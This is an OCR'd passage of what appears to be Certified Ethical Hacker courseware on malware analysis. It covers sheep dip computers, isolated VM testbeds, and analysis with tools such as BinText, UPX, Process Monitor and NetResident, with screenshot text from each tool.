- A sheep dip computer is installed with port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions

Run user, group permission and process monitors

Run device driver and file monitors

Run port and network monitors

Run registry and kernel monitors

What Is a Sheep Dip Computer?


Sheep dipping refers to the **analysis** of **suspect files**, incoming messages, etc. for malware.

This "**sheep dipped**" computer is isolated from other computers on the network to **block** any viruses from entering the system. Before this procedure is carried out, any downloaded programs are saved on external media such as **CD-ROMs** or **floppy diskettes**.

A sheep dip computer is installed with port monitors, files monitors, network monitors, and antivirus software and connects to a network only under **strictly controlled conditions**.

A sheep dip computer:

- Runs port and network monitors
- Runs user, group permission, and process monitors
- Runs device driver and **file monitors**
- Runs registry and kernel monitors



Anti-Virus Sensors Systems

- Anti-virus system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. They are used along with sheep dip computers

Antivirus Sensor Systems

An antivirus system is a collection of computer software that detects and analyzes various **malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers.





FIGURE 7.25: Working of Antivirus Sensor Systems

An antivirus system includes antivirus, anti-spyware, anti-Trojan, anti-spamware, anti-Phishing, an email scanner, and so on. Usually, it is placed in between the network and Internet. It allows only **genuine traffic** to flow through the network and blocks **malicious traffic** from entering. As a result, it ensures **network security**.



Malware Analysis Procedure: Preparing Testbed

Isolate the system from the network by ensuring that the NIC card is in "host only" mode

Disable the 'shared folders', and the 'guest isolation'

Copy the malware over to the guest OS

Install guest OS into the Virtual PC/ VMWare

Install VMWare or Virtual PC on the system

Malware Analysis Procedure: Preparing Testbed

Malware analysis provides in-depth understanding of each individual sample and identifies emerging technical trends from the large collections of malware samples. The samples of malware are mostly compatible with the Windows binary executable. Malware analysis is conducted with a variety of goals. The following is the procedure for malware analysis preparing Testbed:


- Install VMWare or Virtual PC on the system
- Install guest OS into the Virtual PC/VMWare
- Isolate the system from the network by ensuring that the NIC card is in "host only" mode
- Disable the shared folders and the guest isolation
- Copy the malware over to the guest OS

Malware Analysis Procedure

C|EH Certified Ethical Hacker

1. Perform **static analysis** when the malware is inactive
2. Collect information about:
   - String values found in the binary with the help of string extracting tools such as **BinText**
   - The packaging and compressing technique used with the help of compression and decompression tools such as **UPX**

BinText



BinText 3.0.3

File to scan: C:\Users\Administrator\Desktop\setup.exe

☑ Advanced view


Time taken : 0.109 secs   Text size: 37340 bytes (36.46K)

File pos	Mem pos	ID	Text
A 00000000004D	00003000004D	0	!This program cannot be run in DOS mode.
A [illegible]	000030000110	0	RichelVL
A [illegible]	000030000228	0	.text
A 000000000250	000030000250	0	.data
A 000000000278	000030000278	0	.rsrc
A 00000000029F	00003000029F	0	@.reloc
A [illegible]	00003000128E	0	0MZu3
A [illegible]	00003000150C	0	IsProcessorFeaturePresent
A 000000000928	000030001528	0	KERNEL32
A 000000000E44	000030001A44	0	General_AppName
A 000000000E70	000030001A70	0	General_Reporter
A 000000000E9C	000030001A9C	0	FilesToDelete
A 000000000EC8	000030001AC8	0	FilesToKeep
A 000000000EF0	000030001AF0	0	LoggingFlags
A 000000000F18	000030001B18	0	ReportingFlags
A [illegible]	[illegible]	0	UIFlags

Ready | AN: 1640 | UN: 373 | RS: 0

http://www.mcafee.com

UPX



Administrator: C:\Windows\system32\cmd.exe

```
D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Compression and Decompress
1\UPX\upx308w\upx308w>upx.exe
                      Ultimate Packer for eXecutables
                         Copyright (C) 1996 - 2011
UPX 3.08w       Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th

Usage: upx [-123456789dlthVL] [-qvfk] [-o file] file..

Commands:
  -1     compress faster                   -9    compress better
  -d     decompress                        -l    list compressed file
  -t     test compressed file              -V    display version number
  -h     give more help                    -L    display software license
Options:
  -q     be quiet                          -v    be verbose
  -oFILE write output to 'FILE'
  -f     force compression of suspicious files
  -k     keep backup files
file..   executables to (de)compress

Type 'upx --help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit http://upx.sf.ne

D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Compression and Decompress
1\UPX\upx308w\upx308w>
```

http://upx.sourceforge.net

Malware Analysis Procedure

Step 1: Perform static analysis when the malware is inactive


Step 2: Collect information about:

- String values found in the binary with the help of string **extracting tools** such as BinText
- The packaging and **compressing technique** used with the help of compression and decompression tools such as **UPX**

BinText

Source: http://www.mcafee.com

BinText can extract text from any kind of file and includes the ability to find plain **ASCII text**, Unicode (double byte ANSI) text, and resource strings, providing useful information for each item in the optional "advanced" view mode.



File to scan C:\Users\Administrator\Desktop\setup.exe

☑ Advanced view   Time taken : 0.109 secs   Text size: 37340 bytes (36.46K)

File pos	Mem pos	ID	Text
A 00000000004D	00003000004D	0	!This program cannot be run in DOS mode.
A 000000000110	000030000110	0	RicheWL
A 000000000228	000030000228	0	.text
A 000000000250	000030000250	0	.data
A 000000000278	000030000278	0	.rsrc
A 00000000029F	00003000029F	0	@.reloc
A 0000000006BE	0000300012BE	0	0MZu3
A 00000000090C	00003000150C	0	IsProcessorFeaturePresent
A 000000000928	000030001528	0	KERNEL32
A 000000000E44	000030001A44	0	General_AppName
A 000000000E70	000030001A70	0	General_Reportee
A 000000000E9C	000030001A9C	0	FilesToDelete
A 000000000EC8	000030001AC8	0	FilesToKeep
A 000000000EF0	000030001AF0	0	LoggingFlags
A 000000000F18	000030001818	0	ReportingFlags
A 000000000F44	000030001B44	0	UIFlags


Ready   AN: 1840   UN: 373   RS: 0

FIGURE 7.26: Bintext Screenshot

UPX


Source: http://upx.sourceforge.net

UPX achieves an **excellent compression ratio** and offers **very fast decompression.** It typically compresses better than WinZip/zip/gzip.



```
D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Compression and Decompress
l\UPX\upx308w\upx308w>upx.exe
                                Ultimate Packer for eXecutables
                                   Copyright (C) 1996 - 2011
UPX 3.08w       Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th

Usage: upx [-123456789dlthVL] [-qvfk] [-o file] file..

Commands:
  -1     compress faster                   -9    compress better
  -d     decompress                        -l    list compressed file
  -t     test compressed file              -V    display version number
  -h     give more help                    -L    display software license
Options:
  -q     be quiet                          -v    be verbose
  -oFILE write output to 'FILE'
  -f     force compression of suspicious files
  -k     keep backup files
file..   executables to (de)compress

Type 'upx --help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit http://upx.sf.ne

D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Compression and Decompress
l\UPX\upx308w\upx308w>
```

FIGURE 7.27: UPX Working in Command Prompt



Malware Analysis Procedure (Cont'd)

3. Set up network connection and check that it is not giving any errors

4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as Process Monitor and Process Explorer

Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:13:46.620...	Explorer.EXE	2384	CreateFileMapp...	C:\Windows\System32\imageres.dll	SUCCESS	SyncType: SyncTy...
12:13:46.620...	Explorer.EXE	2384	CloseFile	C:\Windows\System32\imageres.dll	SUCCESS	
12:13:46.621...	Explorer.EXE	2384	CreateFile	C:\Users\Administrator\AppData\Local\...	SUCCESS	Desired Access: S...
12:13:46.676...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,623,168, ...
12:13:46.677...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,557,632, ...
12:13:46.679...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,574,016, ...
12:13:46.685...	firefox.exe	2760	TCP Receive	WIN-MSSELCK4K41:1056 -> WIN-MSS...	SUCCESS	Length: 1, seqnum...
12:13:46.685...	firefox.exe	2760	TCP Send	WIN-MSSELCK4K41:1055 -> WIN-MSS...	SUCCESS	Length: 1, startime...
12:13:46.687...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 9,322,496, ...
12:13:46.694...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 9,547,776, ...
12:13:46.695...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 9,535,488, ...
12:13:46.696...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,803,392, ...

Showing 89,723 of 186,768 events (48%) Backed by virtual memory

http://technet.microsoft.com

Malware Analysis Procedure (Cont'd)


Step 3: Set up network connection and check that it is not giving any errors

Step 4: Run the virus and monitor the process actions and system information with the help of process monitoring tools such as Process Monitor and Process Explorer

Process Monitor

Source: http://technet.microsoft.com

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, registry, and process/thread activity.




Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:13:46.620...	Explorer.EXE	2384	CreateFileMapp...	C:\Windows\System32\imageres.dll	SUCCESS	SyncType: SyncTy...
12:13:46.620...	Explorer.EXE	2384	CloseFile	C:\Windows\System32\imageres.dll	SUCCESS	
12:13:46.621...	Explorer.EXE	2384	CreateFile	C:\Users\Administrator\AppData\Local\...	SUCCESS	Desired Access: S...
12:13:46.676...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,623,168, ...
12:13:46.677...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,557,632, ...
12:13:46.679...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,574,016, ...
12:13:46.685...	firefox.exe	2760	TCP Receive	WIN-MSSELCK4K41:1056 -> WIN-MSS...	SUCCESS	Length: 1, seqnum:...
12:13:46.685...	firefox.exe	2760	TCP Send	WIN-MSSELCK4K41:1055 -> WIN-MSS...	SUCCESS	Length: 1, startime:...
12:13:46.687...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 9,322,496, ...
12:13:46.694...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 9,547,776, ...
12:13:46.695...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 9,535,488, ...
12:13:46.696...	mmc.exe	4100	ReadFile	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Offset: 7,803,392, ...

Showing 89,723 of 186,768 events (48%) Backed by virtual memory

FIGURE 7.28: Process Monitor Screenshot



Malware Analysis Procedure (Cont'd)

NetResident

5. Record network traffic information using the connectivity and log packet content monitoring tools such as NetResident and TCPView
6. Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as RegShot

File Search View Events Tools Help
All Data
Events
Groups Refresh Filter IP Address Save Delete Event Detail

Groups	Count
Dates	1
10/5/2012	36
Protocols	1
Web	36
Party A	1
Party B	20

Date	Last Updated	Protocol	Party A	Port A	Party B	Port B
10/5/2012 2:1...	10/5/2012 2:14:3...	Web	WIN-LXQN3...	1076	mystart-lon.l...	80
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1104	maa03s04-n...	443
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1109	maa03s04-n...	443
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1110	maa03s04-n...	443
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1111	maa03s04-n...	443
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1114	maa03s04-n...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1114	maa03s04-n...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1145	maa03s04-n...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1147	maa03s04-n...	443
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1163	maa03s04-n...	443
